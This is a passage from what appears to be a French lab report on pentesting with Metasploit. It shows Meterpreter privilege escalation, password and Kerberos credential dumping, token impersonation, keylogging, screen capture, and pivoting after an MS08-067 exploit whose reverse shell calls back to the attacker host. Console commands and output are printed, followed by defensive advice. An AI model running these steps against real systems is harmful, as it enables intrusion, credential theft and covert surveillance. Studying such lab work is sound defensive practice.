
11.1. Windows/meterpreter/reverse_tcp :

C'est l'un des outils les plus puissants de Metasploit. Nous allons voir quelques fonctionnalités du Meterpreter, mais pas toutes, il faut d'abord avoir une session Meterpreter en marche pour avoir accès aux outils suivants.

11.1.1. Migrate :

Il est possible de changer le processus sur lequel le Meterpreter tourne en lançant la commande *ps* pour afficher tous les processus qui tournent sur la machine victime, puis *migrate <PID du processus souhaité>* de la liste affichée.

Figure 33 : Migrate Meterpreter



11.1.2. Privilege escalation :

Suivant le processus sur lequel tournera la session du Meterpreter, nous serons bridés pour effectuer certaines actions. En effet, l'user ID peut être un utilisateur local et non administrateur. Pour augmenter notre champ d'actions possibles, il va falloir agir en tant qu'administrateur.

Figure 34 : Changer le UID


```
meterpreter > getuid
Server username: MES-0116F59708E\dfqs
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: AUTORITE NT\SYSTEM
```

Il s'agit ici de la méthode la plus simple et la plus connue, mais elle pourrait être obsolète sur les nouveaux systèmes, et peut donc être remplacée par d'autres modules post-exploitation.

11.1.3. Hashdump :

Cette méthode consiste à récupérer les hash des mots de passe enregistrés sur l'ordinateur. J'ai créé un compte administrateur « CompteTest » avec un mot de passe « Password » pour des raisons de clarté.

Figure 35 : ancien hashdump



À la dernière ligne, nous trouvons bien le nouveau compte créé avec un hash. Il existe plusieurs manières de convertir ce hash, dont *john the ripper*, mais évitons de compliquer le sujet. J'ai trouvé une manière plus simple pour extraire les mots de passe, et je la présente dans la section suivante intitulée « Kiwi ».


11.1.4. Kiwi :

Pour avoir accès à cette extension, il faut d'abord l'importer avec la commande *load kiwi* dans le Meterpreter.

Cet outil du Meterpreter est un remplacement pour l'ancienne extension « mimikatz ». Ces derniers ont pour but d'effectuer plusieurs types d'opérations sur les informations d'identification, comme le vidage de mot passe (« dumping password » en anglais), la création d'un « golden ticket » et d'autres commandes utiles pour les hackers.

Ici, nous allons utiliser la fonctionnalité de récupération de mots de passe.

Figure 36 : Commandes kiwi et récupération de mots de passe.



Grâce à la commande *creds_kerberos* on a pu récupérer tous les comptes ainsi que leurs mots de passe sans hashage. Dans la colonne Password, les comptes qui ont /null) comme valeur, signifient qu'ils n'ont pas de mot de passe défini.


11.1.5. Incognito :

C'est une extension qui permet l'usurpation d'identité grâce à des « Token ». Ces jetons sont comme les Cookies web, des clés temporaires qui permettent de se connecter en une seule fois et accéder au système et au réseau sans devoir se connecter à chaque fois.

Incognito, profite de cette fonctionnalité de la même manière que le vol de cookies en rejouant cette clé temporaire quand il doit s'authentifier.

Il existe deux sortes de tokens : les délégués et les usurpateurs d'identité. Les jetons de délégué sont créés pour les connexions « interactives », comme la connexion à la machine ou l'utilisation du Remote Desktop pour se connecter. Les jetons d'emprunt d'identité sont créés pour les sessions « non interactives », comme la connexion d'un lecteur réseau, par exemple.

Figure 37 : Changement d'user ID



Tout d'abord, il ne faut pas oublier d'importer *incognito,* car au début de l'exercice j'étais sous « AUTORITE NT/SYSTEM », mais grâce à la commande *impersonate_token <token name>*, j'ai pu changer le UID et avoir celui de MES-0116F59708E\dfqs.

Remarque : pour que le \ soit pris en compte dans le nom du token, il faudra rajouter un \ avant.

11.1.6. Keyscan :

On peut lancer un *keyscan_start*, ce qui commencera un keystroke sniffer, surveillant le clavier de la victime. Il faut attendre un moment puis le fermer avec *keyscan_dump* ensuite cela nous affichera les frappes du clavier qui ont été exécutées entre les deux commandes.

Pour que le module fonctionne correctement quand la session est en train de tourner sous *SYSTEM*, il faut que la session du Meterpreter soit *migrate* sur un processus *explorer, winlogon* ou un PID spécifique : pour cet exemple, Meterpreter a été migré sur le processus *explorer*.


Figure 38 : Keylogger sur Windows XP

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
ceci est un teste depuis la machine cible sur un fichier texte<^S>

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```

11.1.7. Screen share :

Cette fonctionnalité peut être enclenchée avec *screenshare,* ce qui nous ouvrira le navigateur où l'on peut voir l'écran de la victime en temps réel.

Figure 39 : screen share machine windows



11.2. Post/windows/capture/keylog_recorder :


Comme l'indique le titre, ce module se trouve dans le dossier *post* : il est donc possible de l'utiliser seulement une fois la machine pénétrée.

J'utiliserai la faille ms08_067_netapi puis le payload par défaut. Après avoir lancé l'exploitation, il est nécessaire de mettre la session du Meterpreter en arrière-plan avec la commande *background,* puis *search Post/windows/capture/keylog_recorder*, *et*

remplir ensuite les options du module en mettant *set migrate true* et *set session <numéro de la session sur laquelle Meterpreter tourne>.*

En lançant l'Exploit avec *exploit* notre module créera un fichier texte en commençant à enregistrer les frappes du clavier. Pour arrêter l'enregistrement, il faut exécuter *ctrl+c.*

Figure 40 : Utilisation du keylog_recorder et l'output du résultat




11.3. Pivot :

Pour cette méthode, il est nécessaire d'avoir plusieurs machines victimes (Machine V1, Machine V2) ainsi que la machine attaquante (machine A).

Voici les machines Windows :

Figure 41 : adresses des machines cibles



Nous remarquons la présence de deux réseaux, le premier *192.168.1.0 255.255.255.0* est le réseau où se trouve aussi notre machine attaquante (*192.168.1.26)* et les deux machines victimes (*192.168.1.33 et 192.168.1.30) ;* et le deuxième *192.168.233.128* est le réseau local sur lequel on ne trouve que les deux machines Windows (*192.168.233.129 et 192.168.233.128).*

Nous allons vérifier si notre machine attaquante peut voir une des machines sur ce réseau.

Figure 42 : tests ping sur machines victimes

```
msf6 > ping 192.168.1.33
[*] exec: ping 192.168.1.33

PING 192.168.1.33 (192.168.1.33) 56(84) bytes of data.
64 bytes from 192.168.1.33: icmp_seq=1 ttl=128 time=1.63 ms
64 bytes from 192.168.1.33: icmp_seq=2 ttl=128 time=0.874 ms
^C
--- 192.168.1.33 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 0.874/1.249/1.625/0.375 ms
Interrupt: use the 'exit' command to quit
msf6 > ping 192.168.233.129
[*] exec: ping 192.168.233.129

PING 192.168.233.129 (192.168.233.129) 56(84) bytes of data.
^C
--- 192.168.233.129 ping statistics ---
34 packets transmitted, 0 received, 100% packet loss, time 33788ms

Interrupt: use the 'exit' command to quit
```


Ici, on remarque que notre machine Kali peut *ping* la machine V1 avec son adresse *192.168.1.33* et pas avec son adresse *192.168.233.129* car c'est un réseau privé et que la machine attaquante n'y appartient pas.

Figure 43 : attaque première machine

```
msf6 > search 08-067

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi   2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.30
RHOSTS => 192.168.1.30
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.26:4444
[*] 192.168.1.30:445 - Automatically detecting the target...
[*] 192.168.1.30:445 - Fingerprint: Windows XP - Service Pack 3 - lang:French
[*] 192.168.1.30:445 - Selected Target: Windows XP SP3 French (NX)
[*] 192.168.1.30:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 192.168.1.30
[*] Meterpreter session 1 opened (192.168.1.26:4444 -> 192.168.1.30:1037) at 2021-09-20 14:27:38 +0200

meterpreter > background
[*] Backgrounding session 1...
```

Nous allons commencer par attaquer la machine V2 (192.168.1.30) avant de mettre la session meterpreter en *background* comme sur la figure ci-dessus.


Figure 44 : attaque deuxième machine



Ensuite, nous exécuterons la commande : *Route add 192.168.233.129 255.255.255.0 1,* qui nous permet de router un trafic à travers une session déjà ouverte, d'où le 1 à la fin de la commande qui indique la session meterpreter ouverte au préalable.

Dans cette étape de l'attaque nous allons attaquer la deuxième machine en indiquant son adresse IP sur le réseau privé *192.168.233.129* grâce au routage que nous avons exécuté l'attaque était accomplie même si la machine Kali n'est pas dans le réseau privé des deux machines Windows.

Figure 45 : sessions meterpreter ouvertes



Finalement, nous constatons que nous avons deux sessions meterpreter ouvertes, mais surtout que la deuxième a été lancée à partir de l'adresse IP privée de la machine (à la fin de la ligne *192.168.233.129).*

12. Mesures à prendre :

Avant toutes ces avancées technologiques, pirater une machine était plus facile à cause des nombreuses failles dans les fichiers des systèmes d'exploitation, par exemple. Cependant, actuellement il est plus difficile de trouver des faiblesses dans les systèmes grâce aux mises à jour qui ne cessent de se moderniser pour renforcer la sécurité. Les hackers se retrouvent dans une situation où ils doivent être plus créatifs pour exploiter les failles, non plus des systèmes d'exploitation, mais des applications et des services installés sur les machines. Ils exploitent beaucoup le manque de savoir chez les utilisateurs non formés dans le domaine de la sécurité informatique, grâce à des techniques de social engineering, qui consistent à appâter un utilisateur à ouvrir une faille, comme un exécutable reçu par mail qui ouvre une backdoor.

Il est donc nécessaire d'abord de former les utilisateurs à une utilisation sécurisée des ordinateurs ainsi qu'à s'assurer que tous les ports non utilisés soient fermés, et que les personnes non qualifiées ne puissent pas modifier ces derniers.

Ensuite, il faut maintenir cette sécurité en mettant à jour les logiciels systèmes ainsi que les applications, sachant que pour ce faire, l'utilisation d'internet ou non n'a pas d'importance. Cependant, le principal est de surveiller l'utilisation, au cas où une personne mal intentionnée réussit à rentrer dans le réseau, afin que l'on puisse au plus vite l'éliminer et trouver le moyen qu'elle a utilisé pour pénétrer notre système et réparer la faille. Pour cela des outils nous seront indispensables, comme *procexp,* qui est un outil sur les machines Windows, et nous permet de voir les processus qui tournent sur nos machines, pour ainsi repérer les processus non voulus qui peuvent être des indicateurs d'intrusion.

Conclusion

Pour résumer, le pentesting est un domaine très fluctuant : il est donc nécessaire de s'informer aussi souvent que possible sur les nouvelles failles et les nouvelles attaques développées, que ce soit dans le but de mieux se protéger ou dans le but de l'exercer de manière éthique.

Or il ne suffit pas de lire des livres pour devenir un expert dans le domaine, loin de là. Il est conseillé, voire indispensable de passer par plusieurs mois/années d'expérimentations : en s'exerçant sur des machines non protégées, puis sur des machines avec un minimum de protection, et ainsi de suite en expérimentant sur des machines de plus en plus sécurisées. Ainsi, comprendre comment certaines attaques fonctionnent et comment interagir en cas d'échec ou d'erreur durant l'attaque.

C'est un domaine vaste qui contient un nombre élevé de types d'attaques différentes. Que ce soit des attaques directes sur les machines ou que ce soit à travers des moyens de social engineering, ou encore des attaques sur les machines Android et IOS et des attaques de type récoltes d'informations, etc.

Il est donc possible de trouver un type qui nous intéresse plus que d'autres et de se focaliser dessus jusqu'à maitriser la matière pour ensuite en explorer d'autres avec les connaissances acquises lors du premier apprentissage.

Bibliographie

WIKIPEDIA, dernière modification le 19 novembre 2020. MetaSploit [consulté le 29 juillet 2021]. Disponible à l'adresse suivante : https://fr.wikipedia.org/wiki/Metasploit

WIKIPEDIA, dernière modification le 2 mars 2021. Kali Linux [consulté le 29 juillet 2021]. Disponible à l'adresse suivante : https://fr.wikipedia.org/wiki/Kali_Linux

WIKIPEDIA, dernière modification le 24 juin 2021. Windows XP [consulté le 29 juillet 2021]. Disponible à l'adresse suivante : https://fr.wikipedia.org/wiki/Windows_XP#Service_Pack_3_(SP3)

RAPID7 [consulté le 28 juillet 2021]. Disponible à l'adresse suivante : https://docs.rapid7.com/metasploit/metasploitable-2/#:~:text=The%20easiest%20way%20to%20get,and%20other%20common%20virtualization%20platforms.

WIKIPEDIA, dernière modification le 15 avril 2021. VMware [consulté le 29 juillet 2021]. Disponible à l'adresse suivante : https://fr.wikipedia.org/wiki/VMware#VMware_Workstation

INFOSECMATTER, [consulté le 29 juillet 2021]. Disponible à l'adresse suivante : https://www.infosecmatter.com/metasploit-module-library/

HOMEPUTERSECURITY, [consulté le 29 juillet 2021]. Disponible à l'adresse suivante : https://homputersecurity.com/2017/10/20/metasploit-quelle-est-la-difference-entre-un-staged-payload-et-un-stageless-payload/

NMAP.ORG, [consulté le 5 août 2021]. Disponible à l'adresse suivante : https://nmap.org/man/fr/man-briefoptions.html

PACKT, [consulté le 7 août 2021]. Disponible à l'adresse suivant : https://subscription.packtpub.com/book/networking_and_servers/9781786463166/1/ch01lvl1sec18/vulnerability-analysis-of-vsftpd-2-3-4-backdoor

Vulners, [consulté le 23 août 2021]. Disponible à l'adresse suivant : https://vulners.com/metasploit/MSF:POST/WINDOWS/CAPTURE/KEYLOG_RECORDER

Rapid7, [consulté le 23 août 2021]. Disponible à l'adresse suivante : https://www.rapid7.com/blog/post/2009/03/22/remote-keystroke-sniffing-with-meterpreter/

Medium, [Consulté le 23 août 2021]. Disponible à l'adresse suivant : https://medium.com/@mzainkh/how-it-works-reverse-tcp-attack-d7610dd8e55#:~:text=Reverse_tcp%20is%20basically%20instead%20of,a%20type%20of%20reverse%20shell.

Hacksland, [consulté le 23 août 2021]. Disponible à l'adresse suivant : https://hacksland.net/reverse-tcp-shell-with-metasploit/

Varonis, [consulté le 25 août 2021]. Disponible à l'adresse suivant : https://blog.varonis.fr/protocole-smb-explication-des-ports-445-et-139/

